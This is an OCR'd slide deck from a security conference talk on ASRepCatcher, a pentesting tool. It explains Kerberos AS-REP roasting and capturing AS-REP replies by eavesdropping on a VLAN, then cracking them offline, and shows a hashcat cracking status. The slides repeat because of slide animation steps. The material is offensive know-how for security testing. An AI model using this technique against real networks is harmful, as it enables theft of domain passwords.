ASRepCatcher

Make everyone in your VLAN ASRepRoastable

Barbhack 2025

Yassine OUKESSOU

About me

Yassine OUKESSOU

- Independent Cybersecurity Engineer
- Pentester
- Former SOC Leader/Engineer
- Overall Cybersecurity Enthusiast

Table of contents

1. The initial problem

Fewer and fewer entry points

More and more companies are implementing basic protections in Active Directory environments:

- **Disabling multicast name resolution protocols**: LLMNR, NBNS, and mDNS are turned off, preventing poisoning attacks using tools like Responder.
- **Protocol signing**: The presence of signed protocols such as SMB or LDAP makes relay attacks (e.g. *ntlmrelayx*) impossible.
- **IPv6 disabled**: DHCPv6 poisoning via mitm6 will not work.

Fewer and fewer entry points

More and more companies are implementing basic protections in Active Directory environments:

- **Disabling multicast name resolution protocols**: LLMNR, NBNS, and mDNS are turned off, preventing poisoning attacks using tools like Responder.
- **Protocol signing**: The presence of signed protocols such as SMB or LDAP makes relay attacks (e.g. *ntlmrelayx*) impossible.
- **IPv6 disabled**: DHCPv6 poisoning via mitm6 will not work.

In a black-box scenario, gaining access to a domain user becomes difficult.

Fewer and fewer entry points

More and more companies are implementing basic protections in Active Directory environments:


- **Disabling multicast name resolution protocols**: LLMNR, NBNS, and mDNS are turned off, preventing poisoning attacks using tools like Responder.
- **Protocol signing**: The presence of signed protocols such as SMB or LDAP makes relay attacks (e.g. *ntlmrelayx*) impossible.
- **IPv6 disabled**: DHCPv6 poisoning via mitm6 will not work.

In a black-box scenario, gaining access to a domain user becomes difficult.

That's where *ASRepCatcher* comes into play.

2. Kerberos reminder

Reminder of the Kerberos protocol in Active Directory.



Reminder of the Kerberos protocol in Active Directory.

1. **KRB_AS_REQ** : the client sends a request to the KDC to obtain a TGT and includes the timestamp encrypted with its secret.


2. **KRB_AS_REP** : the KDC returns the TGT, and a part encrypted with the user's secret ← *Interesting part*

3. **KRB_TGS_REQ** : the client presents the TGT to the KDC in order to obtain a ticket to access the resource server.


4. **KRB_TGS_REP** : the KDC verifies the TGT and returns the service ticket,

5. **KRB_AP_REQ** : the client sends accesses the service in question.

6. **KRB_AP_REP** (optional) : The client may request the server to authenticate itself.




Reminder of the ASREPRoasting attack



Reminder of the ASREPRoasting attack

Some users may have Kerberos pre-authentication disabled




Reminder of the ASREPRoasting attack

Some users may have Kerberos pre-authentication disabled

1. **KRB_AS_REQ** : the client sends a request to the KDC to obtain a TGT **without including the encrypted timestamp.**

2. **KRB_AS_REP** : the KDC returns the TGT, and a part encrypted with the user's secret 🡐 *Interesting part*




Reminder of the ASREPRoasting attack

Some users may have Kerberos pre-authentication disabled

1. **KRB_AS_REQ** : the client sends a request to the KDC to obtain a TGT **without including the encrypted timestamp.**

2. **KRB_AS_REP** : the KDC returns the TGT, and a part encrypted with the user's secret 🡐 *Interesting part*



- The AS-REP response contains a part encrypted with the user's secret.
- This secret is derived from the user's password.
- We then crack this ticket offline to recover the password..

3. Thoughts

Thoughts

Kerberos is an unencrypted protocol.

What prevents us, by eavesdropping on the network, from capturing an AS-REP of a user who does not have pre-authentication disabled?

Thoughts

Kerberos is an unencrypted protocol.

What prevents us, by eavesdropping on the network, from capturing an AS-REP of a user who does not have pre-authentication disabled?


Desired scenario :

Thoughts

Kerberos is an unencrypted protocol.

What prevents us, by eavesdropping on the network, from capturing an AS-REP of a user who does not have pre-authentication disabled?

Desired scenario :



Thoughts

Kerberos is an unencrypted protocol.

What prevents us, by eavesdropping on the network, from capturing an AS-REP of a user who does not have pre-authentication disabled?


Desired scenario :

Thoughts

Kerberos is an unencrypted protocol.

What prevents us, by eavesdropping on the network, from capturing an AS-REP of a user who does not have pre-authentication disabled?

Desired scenario :




Thoughts

Kerberos is an unencrypted protocol.

What prevents us, by eavesdropping on the network, from capturing an AS-REP of a user who does not have pre-authentication disabled?

Desired scenario :




We keep a copy of the AS-REP packet

Thoughts

Kerberos is an unencrypted protocol.

What prevents us, by eavesdropping on the network, from capturing an AS-REP of a user who does not have pre-authentication disabled?

Desired scenario :



Thoughts

Kerberos is an unencrypted protocol.

What prevents us, by eavesdropping on the network, from capturing an AS-REP of a user who does not have pre-authentication disabled?

Desired scenario :

We then crack the ticket offline.


Thoughts

Problem

Thoughts

Problem : It takes longer than if we had retrieved a ticket from an account without pre-authentication.


```
Session..........: hashcat
Status...........: Running
Hash.Mode........: 32200 (Kerberos 5, etype 18, AS-REP)
Hash.Target......: $krb5asrep$18$Administrator$NORTH.SEVENKINGDOMS.LOC...4ba097
Time.Started.....: Fri Jan 17 17:30:14 2025 (1 sec)
Time.Estimated...: Fri Jan 17 17:44:50 2025 (14 mins, 35 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlist/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    16360 H/s (11.42ms) @ Accel:64 Loops:1024 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 18432/14344384 (0.13%)
Rejected.........: 0/18432 (0.00%)
Restore.Point....: 18432/14344384 (0.13%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:3072-4095
Candidate.Engine.: Device Generator
Candidates.#1....: sunshine13 -> mormor
Hardware.Mon.#1..: Temp: 91c Util: 84%
```



Thoughts

Problem : It takes longer than if we had retrieved a ticket from an account without pre-authentication.

```
Session..........: hashcat
Status...........: Running
Hash.Mode........: 32200 (Kerberos 5, etype 18, AS-REP)
Hash.Target......: $krb5asrep$18$Administrator$NORTH.SEVENKINGDOMS.LOC...4ba097
Time.Started.....: Fri Jan 17 17:30:14 2025 (1 sec)
Time.Estimated...: Fri Jan 17 17:44:50 2025 (14 mins, 35 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlist/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    16360 H/s (11.42ms) @ Accel:64 Loops:1024 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 18432/14344384 (0.13%)
Rejected.........: 0/18432 (0.00%)
Restore.Point....: 18432/14344384 (0.13%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:3072-4095
Candidate.Engine.: Device Generator
Candidates.#1....: sunshine13 -> mormor
Hardware.Mon.#1..: Temp: 91c Util: 84%
```



Thoughts

Why ?


Thoughts

Why ?

Commonly used tools, such as *GetNPUsers* from the *Impacket* suite, request RC4 encryption by default.

In the majority of AD environments, workstations support AES and will usually choose the most robust algorithm.

